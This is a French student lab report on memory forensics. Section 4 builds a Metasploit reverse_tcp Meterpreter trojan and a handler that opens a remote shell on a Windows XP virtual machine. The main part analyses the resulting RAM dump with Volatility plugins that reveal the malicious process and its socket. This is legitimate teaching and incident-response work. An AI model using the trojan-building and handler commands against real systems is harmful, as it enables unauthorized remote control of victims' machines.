



forensics

MOHAMED AYMEN BADRI (RT4)

KAOUTHER KAIS (RT3)

BEN SLIMENE NOURHENE (RT3)

GATOUSSI KHOULOUUD (RT3)





## Table des matières

1. Présentation de l'atelier .....	2
2. Présentation des outils utilisés.....	2
3. Topologie du réseau: .....	3
4. Configuration des outils .....	3
5. Un scénario de test (la partie la plus importante) .....	4
Conclusion .....	9



## 1. Présentation de l'atelier

De plus en plus les techniques de piratage informatiques deviennent complexes et difficiles à détecter par les outils de sécurité. De plus en plus les piratages ont un but criminel (vol d'informations hautement stratégiques, mise d'un système d'information dans un état instable et incohérent, tentatives de vol de technologies, etc...). L'atelier forensics est un atelier dont le but principal est de mettre en évidence les méthodes utilisées par les pirates pour masquer leurs présences, de déterminer le but du piratage, de repérer les données volées ou modifiées.

L'expression « investigation numérique » représente l'utilisation de techniques spécialisées dans la collecte, l'identification, la description, la sécurisation, l'extraction, l'authentification, l'analyse, l'interprétation et l'explication de l'information numérique. Ces techniques sont mises en œuvre quand une affaire comporte des questions relatives à l'usage d'un ordinateur et de tout autre support d'information, ainsi qu'à l'examen et l'authentification de données en faisant appel aux techniques d'analyse du fonctionnement des ordinateurs ou à la connaissance des structures de données. L'investigation numérique est une branche spécialisée de l'informatique qui requiert des compétences allant au-delà de celles nécessaires à la maintenance et à la sécurité informatique.

## 2. Présentation des outils utilisés



**Metasploit** : est un projet open-source sur la sécurité informatique qui fournit des informations sur des vulnérabilités, aide à la pénétration de systèmes informatisés et au développement de signatures pour les IDS. Le plus connu des sous-projets est le Metasploit Framework, un outil pour le développement et l'exécution d'exploits contre une machine distante. Les autres sous-projets importants sont la base de données d'Opcodes, l'archive de shell-code, et la recherche dans la sécurité. Le fait que Metasploit a émergé en tant que plateforme de développement dans la sécurité, a conduit, ces derniers temps, la publication de vulnérabilité logicielle souvent accompagnée d'un module d'exploitation pour Metasploit pour cette dernière, afin de mettre en évidence l'exploitabilité, le risque et les mesures de prévention contre ces bogues particuliers<sup>1,2</sup>. Metasploit 3.0 (en langage Ruby) a également commencé à inclure des outils de fuzzing, pour découvrir des vulnérabilités de logiciels en premier lieu, plutôt que de simplement être fait pour l'exploitation de celles-ci. Cette nouveauté a été vue avec l'intégration de la bibliothèque lorcon pour les réseaux sans-fils (802.11) dans Metasploit 3.0 en novembre 2006.

**Volatility** est un Framework contenant de multiples outils visant à vous aider dans la manipulation de données contenues dans un dump mémoire (RAM). A ce jour, l'outil permet d'extraire les données suivantes : - Processus en cours d'exécution ; - Connexion ouvertes ; - DLLs chargées par les processus ; - Fichier ouverts par les processus ; - exécutables ; - données de la base de registre ..

**Dumpit** utilisé pour générer un dump de la mémoire physique de machines Windows.



### 3. Topologie du réseau:



@ip =192.168.19.128

@ip=192.168.19.130

On a deux machine virtuelles: la première machine (back track) attaque l'autre machine (windows xp)


### 4. Configuration des outils

Au début on télécharge dumpit et volatility sur windows XP

- réalisation de l'attaque :

on crée tout d'abord un trojan par la commande **msfpayload windows/meterpreter/reverse\_tcp LHOST=192.168.19.128 LPORT=454 X>/root/Desktop/trojan.exe**

la commande **msfconsole** permet d'ouvrir la console de metasploit



puis on charge l'environnement de l'exploit en tapant la commande "use exploit /multi/handler

set PAYLOAD windows/meterpreter/reverse\_tcp permet de sélectionner un PAYLOAD



la commande set LHOST permet de spécifier l'adresse ip

la commande set LPORT permet de choisir le numéro de port a utiliser

puis on tape la commande **exploit -j -z** puis la commandes **sessions -i 1**

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.19.128
LHOST => 192.168.19.128
msf exploit(handler) > set LPORT 454
LPORT => 454
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.19.128:454
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (752128 bytes) to 192.168.19.130
[*] Meterpreter session 1 opened (192.168.19.128:454 -> 192.168.19.130:1043) at
2013-11-27 17:54:31 -0500
sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2768 created.
Channel 1 created.
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS>
```

## 5. Un scénario de test (la partie la plus importante)

Tout d'abord, on lance DumpITt.

Un fichier .raw est créé qui représente une image de la mémoire RAM de la machine victime.

Dans l'invite de commande, on tape les commandes suivantes en utilisant le framework volatility:

- **imageinfo** qui permet de connaître le type de système.

```
C:\>volatility-2.2.standalone.exe -f AYMEN-BEFF5291F-20131127-132050.raw imageinfo
Volatility Systems Volatility Framework 2.2
Determining profile based on KDBG search...

Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
AS Layer1 : JKIA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (C:\AYMEN-BEFF5291F-20131127-132050.raw)
PAE type : PAE
DTB : 0xb18000L
KDBG : 0x8054d2e0L
Number of Processors : 2
Image Type (Service Pack) : 3
KPCR for CPU 0 : 0xffdf000L
KPCR for CPU 1 : 0xf787d000L
KUSER_SHARED_DATA : 0xffdf000L
Image date and time : 2013-11-27 13:20:52 UTC+0000
Image local date and time : 2013-11-27 14:20:52 +0100
```

- **pslist** pour lister les processus du système



```
C:\>volatility-2.2.standalone.exe -f AYMEN-BEFP5291F-20131127-132050.raw pslist
Volatile Systems Volatility Framework 2.2
Offset(U) Name PID PPID Thds Hnds Sess Wow64 Star
t Exit
-----
0x863c4830 System 4 0 61 777 ----- 0
0x862ec020 smss.exe 608 4 3 19 ----- 0 2013
-11-27 12:38:00
0x86134978 csrss.exe 672 608 12 423 0 0 2013
-11-27 12:38:02
0x85cf7020 winlogon.exe 696 608 15 263 0 0 2013
-11-27 12:38:02
0x85cf3978 services.exe 740 696 16 365 0 0 2013
-11-27 12:38:02
0x861356e8 lsass.exe 752 696 19 342 0 0 2013
-11-27 12:38:02
0x86026c30 vmacthlp.exe 916 740 1 25 0 0 2013
-11-27 12:38:03
0x8601eda0 svchost.exe 932 740 18 220 0 0 2013
-11-27 12:38:03
0x85cf1b10 svchost.exe 1000 740 8 259 0 0 2013
-11-27 12:38:03
0x8616fda0 svchost.exe 1144 740 72 1429 0 0 2013
-11-27 12:38:03
0x8602cda0 svchost.exe 1248 740 4 79 0 0 2013
-11-27 12:38:03
0x862179b0 svchost.exe 1328 740 14 217 0 0 2013
-11-27 12:38:04
0x85d06650 spoolsv.exe 1496 740 12 146 0 0 2013
-11-27 12:38:05
0x860384b0 explorer.exe 1752 1704 18 570 0 0 2013
-11-27 12:38:05
0x85e23448 rundll32.exe 1928 1752 4 80 0 0 2013
-11-27 12:38:07
0x8618bad8 jusched.exe 1936 1752 2 144 0 0 2013
-11-27 12:38:07
0x85e2b950 VMwareTray.exe 1944 1752 1 60 0 0 2013
-11-27 12:38:07
0x85e27da0 vmttoolsd.exe 1956 1752 4 245 0 0 2013
```

- **psscan** qui permet d'énumérer tout les processus même s'ils sont cachés ou inactifs.

```
C:\>volatility-2.2.standalone.exe -f AYMEN-BEFP5291F-20131127-132050.raw psscan
Volatile Systems Volatility Framework 2.2
Offset(P) Name PID PPID PDB Time created Time e
xited
-----
0x060cf8c8 vmttoolsd.exe 660 740 0x06d40300 2013-11-27 12:38:13
0x060f1b10 svchost.exe 1000 740 0x06d40120 2013-11-27 12:38:03
0x060f3978 services.exe 740 696 0x06d400a0 2013-11-27 12:38:02
0x060f7020 winlogon.exe 696 608 0x06d40080 2013-11-27 12:38:02
0x06106650 spoolsv.exe 1496 740 0x06d401c0 2013-11-27 12:38:05
0x0610cd08 DualServer.exe 236 740 0x06d402c0 2013-11-27 12:38:13
0x0618f3f8 virus.exe 1028 1752 0x06d403e0 2013-11-27 13:16:52
0x061a83c0 wscntfy.exe 2168 1144 0x06d40420 2013-11-27 12:40:17
0x061bd228 imapi.exe 404 740 0x06d40360 2013-11-27 12:40:15
0x061c34b8 TPAutoConnect.e 2132 508 0x06d40400 2013-11-27 12:40:16
0x06223448 rundll32.exe 1928 1752 0x06d401a0 2013-11-27 12:38:07
0x06224498 ctfmon.exe 1964 1752 0x06d40280 2013-11-27 12:38:07
0x06225318 svchost.exe 200 740 0x06d402a0 2013-11-27 12:38:13
0x06227da0 vmttoolsd.exe 1956 1752 0x06d40260 2013-11-27 12:38:07
0x0622b950 VMwareTray.exe 1944 1752 0x06d40240 2013-11-27 12:38:07
0x0622e9c8 jqs.exe 304 740 0x06d402e0 2013-11-27 12:38:13
0x063e45f0 cmd.exe 1560 1752 0x06d40380 2013-11-27 12:46:43
```





- **dlllist**: pour afficher les DLLs chargés d'un processus  
DLL (dynamic link library): format de fichiers de bibliothèques système

volatility-2.2.standalone.exe -f (chemin du fichier dump créé par dumpit) dlllist

```
Invite de commandes
95b64144ccf1df_6.0.2600.5512_x-w_w_35d4ce83\comctl32.dll
0x58b50000 0x9a000 C:\WINDOWS\system32\comctl32.dll
0x76f80000 0x7f000 C:\WINDOWS\System32\CLBCATQ.DLL
0x77000000 0xd4000 C:\WINDOWS\System32\COMRes.dll
0x00750000 0x33a000 C:\WINDOWS\System32\xpsp2res.dll
0x62e40000 0x59000 C:\WINDOWS\system32\hnetcfg.dll
0x719d0000 0x8000 C:\WINDOWS\System32\wshhcpip.dll
*****
TPAutoConnect.e pid: 2132
Command line : TPAutoConnect.exe -q -i vmware -a COM1 -F 30
Service Pack 3

Base          Size Path
-----
0x00400000    0xab000 C:\Program Files\UMware\UMware Tools\TPAutoConnect.exe
0x7c910000    0xb6000 C:\WINDOWS\system32\ntdll.dll
0x7c800000    0x106000 C:\WINDOWS\system32\kernel32.dll
0x41000000    0x9a000 C:\WINDOWS\system32\TPSvc.dll
0x69750000    0x30000 C:\WINDOWS\System32\Wbem\framedyn.dll
0x77be0000    0x58000 C:\WINDOWS\system32\msvcrt.dll
0x77da0000    0xac000 C:\WINDOWS\system32\ADVAPI32.dll
0x77e50000    0x92000 C:\WINDOWS\system32\RPCRT4.dll
0x77fc0000    0x11000 C:\WINDOWS\system32\Secur32.dll
0x7e390000    0x91000 C:\WINDOWS\system32\USER32.dll
0x77ef0000    0x49000 C:\WINDOWS\system32\GDI32.dll
0x770e0000    0x8b000 C:\WINDOWS\system32\OLEAUT32.dll
0x774a0000    0x13d000 C:\WINDOWS\system32\ole32.dll
0x77bd0000    0x8000 C:\WINDOWS\system32\VERSION.dll
0x76960000    0xb6000 C:\WINDOWS\system32\USERENU.dll
0x76340000    0x4a000 C:\WINDOWS\system32\comdlg32.dll
0x77390000    0x103000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_65
95b64144ccf1df_6.0.2600.5512_x-w_w_35d4ce83\COMCTL32.dll
0x77f40000    0x7c000 C:\WINDOWS\system32\SHLWAPI.dll
0x7c9d0000    0xc5a000 C:\WINDOWS\system32\SHELL32.dll
0x72f50000    0x26000 C:\WINDOWS\system32\WINSPOOL.DRU
0x719f0000    0x17000 C:\WINDOWS\system32\WS2_32.dll
0x719e0000    0x8000 C:\WINDOWS\system32\WS2HELP.dll
0x76ed0000    0x27000 C:\WINDOWS\system32\DNSAPI.dll
0x76320000    0x1d000 C:\WINDOWS\system32\IMM32.DLL
0x77650000    0x21000 C:\WINDOWS\system32\NIMMARTIA.DLL
0x77150000    0x13000 C:\WINDOWS\system32\COMUIP...
```

- **getsids** : affiche les SIDs (security IDs) associés avec un processus, elle nous permet également d'identifier les processus qui ont des privilèges les plus élevés malicieusement.

```
Invite de commandes
C:\>volatility-2.2.standalone.exe -f C:\AYMEN-BEFP5291F-20131127-132050.raw gets
ids
Volatile Systems Volatility Framework 2.2
System (4): S-1-5-18 (Local System)
System (4): S-1-5-32-544 (Administrators)
System (4): S-1-1-0 (Everyone)
System (4): S-1-5-11 (Authenticated Users)
smss.exe (608): S-1-5-18 (Local System)
smss.exe (608): S-1-5-32-544 (Administrators)
smss.exe (608): S-1-1-0 (Everyone)
smss.exe (608): S-1-5-11 (Authenticated Users)
csrss.exe (672): S-1-5-18 (Local System)
csrss.exe (672): S-1-5-32-544 (Administrators)
csrss.exe (672): S-1-1-0 (Everyone)
csrss.exe (672): S-1-5-11 (Authenticated Users)
winlogon.exe (696): S-1-5-18 (Local System)
winlogon.exe (696): S-1-5-32-544 (Administrators)
winlogon.exe (696): S-1-1-0 (Everyone)
winlogon.exe (696): S-1-5-11 (Authenticated Users)
services.exe (740): S-1-5-18 (Local System)
services.exe (740): S-1-5-32-544 (Administrators)
services.exe (740): S-1-1-0 (Everyone)
services.exe (740): S-1-5-11 (Authenticated Users)
lsass.exe (752): S-1-5-18 (Local System)
lsass.exe (752): S-1-5-32-544 (Administrators)
```

- **sockets**: permet de détecter les sockets d'écoute des protocoles (TCP,UDP, etc..)



```
C:\>volatility-2.2.standalone.exe -f AYMEN-BEFF5291F-20131127-132050.raw sockets
Volatile Systems Volatility Framework 2.2
Offset(U) PID Port Proto Protocol Address Create Time
-----
0x85cd8c80 4 0 47 GRE 0.0.0.0 2013-11-27 12:44:51
0x85e1ac30 1328 1900 17 UDP 192.168.19.130 2013-11-27 12:41:12
0x860143d8 752 500 17 UDP 0.0.0.0 2013-11-27 12:38:13
0x86009e98 4 139 6 TCP 192.168.19.130 2013-11-27 12:41:10
0x85fd8818 236 6789 6 TCP 127.0.0.1 2013-11-27 12:41:12
0x8620e3e8 4 445 6 TCP 0.0.0.0 2013-11-27 12:37:58
0x85cfd550 1000 135 6 TCP 0.0.0.0 2013-11-27 12:38:03
0x85db2e98 1028 1058 6 TCP 0.0.0.0 2013-11-27 13:16:52
0x86141e98 1248 1032 17 UDP 0.0.0.0 2013-11-27 12:40:16
0x85fc4908 4 137 17 UDP 192.168.19.130 2013-11-27 12:41:10
0x861602a0 1144 1026 17 UDP 127.0.0.1 2013-11-27 12:40:12
0x85ca8728 1144 123 17 UDP 127.0.0.1 2013-11-27 12:41:12
0x85ce5608 752 0 255 Reserved 0.0.0.0 2013-11-27 12:38:13
0x85fc2870 1248 1025 17 UDP 0.0.0.0 2013-11-27 12:38:14
0x85fc0370 1648 1055 6 TCP 0.0.0.0 2013-11-27 13:11:06
0x85cfacb8 4 138 17 UDP 192.168.19.130 2013-11-27 12:41:10
0x8615d650 1900 1030 6 TCP 127.0.0.1 2013-11-27 12:40:16
0x85cd2378 1144 123 17 UDP 192.168.19.130 2013-11-27 12:41:12
```

- **hivelist**: permet de localiser les adresses virtuelles des ruches (fichiers de configuration) des registres et le chemin d'accès aux ruches

```
C:\>volatility-2.2.standalone.exe -f AYMEN-BEFF5291F-20131127-132050.raw hivelist
Volatile Systems Volatility Framework 2.2
Virtual Physical Name
-----
0x8067d18c 0x0067d18c [no name]
0xe1b8db60 0x108e8b60 \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1eca008 0x12454008 \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
0xe17d7b60 0x0ff69b60 \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1b68758 0x105d7758 \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DAT
0xe1b86008 0x10814008 \Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1b95b60 0x1085fb60 \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
0xe14d5008 0x0e9d6008 \Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe14cf758 0x0e960758 \Device\HarddiskVolume1\WINDOWS\system32\config\default
0xe176bb60 0x0b935b60 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe177bb60 0x0b9a3b60 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY
0xe1304758 0x06f9a758 [no name]
0xe1037008 0x06d4a008 \Device\HarddiskVolume1\WINDOWS\system32\config\system
0xe102f008 0x06d83008 [no name]
```

- **userassist**: permet d'obtenir les clés des userassist





```
C:\>volatility-2.2.standalone.exe -f C:\AYMEN-BEFF5291F-20131127-132050.raw user
assist
Volatile Systems Volatility Framework 2.2
Interrupted

C:\>volatility-2.2.standalone.exe -f C:\AYMEN-BEFF5291F-20131127-132050.raw user
assist
Volatile Systems Volatility Framework 2.2
-----
Registry: \Device\HarddiskVolume1\Documents and Settings\Administrateur\NTUSER.D
AT
Key name: Count
Last updated: 2013-11-27 13:20:50

Subkeys:
Values:

REG_BINARY    UEME_CTLSESSION :
0x00000000 49 2a 77 0e 06 00 00 00          I*W.....

REG_BINARY    UEME_RUNPIDL:%csidl2%\Windows Messenger.lnk :
ID:          1
Count:       14
Last updated: 2013-05-08 21:09:53
0x00000000 01 00 00 00 13 00 00 00 94 83 71 62 30 4c ce 01          .....qb0L..

REG_BINARY    UEME_RUNPIDL:%csidl2%\Accessoires\Outils syst?me\Assistant Transfe
rt de fichiers et de param?tres.lnk :
ID:          1
Count:       14
Last updated: 2013-05-11 07:24:14
0x00000000 01 00 00 00 13 00 00 00 b0 15 1a 8a 18 4e ce 01          .....N..

REG_BINARY    UEME_CTLCUACount:ctor :
ID:          1
Count:       2
Last updated: 1970-01-01 00:00:00
0x00000000 01 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00          .....

REG_BINARY    UEME_UISCUT :
ID:          6
Count:       29
Last updated: 2013-11-27 13:20:45
```

- **svcsan**: permet de lister les services de windows enregistrés dans l'image de mémoire, les type de service, nom de service, chemin du registre service et le PID du processus.



```
Order: 238
Process ID: -
Service Name: USBSTOR
Display Name: Pilote de stockage de masse USB
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -

Offset: 0x38a3d0
Order: 239
Process ID: -
Service Name: usbhci
Display Name: Pilote miniport de contr?leur h?te universel USB Microsoft
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -

Offset: 0x38a460
Order: 240
Process ID: -
Service Name: UgaSave
Display Name: UgaSave
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\UgaSave

Offset: 0x38a4f0
Order: 241
Process ID: -
Service Name: Uialde
Display Name: Uialde
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -

Offset: 0x38a580
Order: 242
Process ID: -
Service Name: umci
Display Name: VMware UMCI Bus Driver
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\umci
```

## Conclusion

On a pu, à travers l'outil volatility, suivre toutes les modifications apportées à notre machine et détecter les failles du système.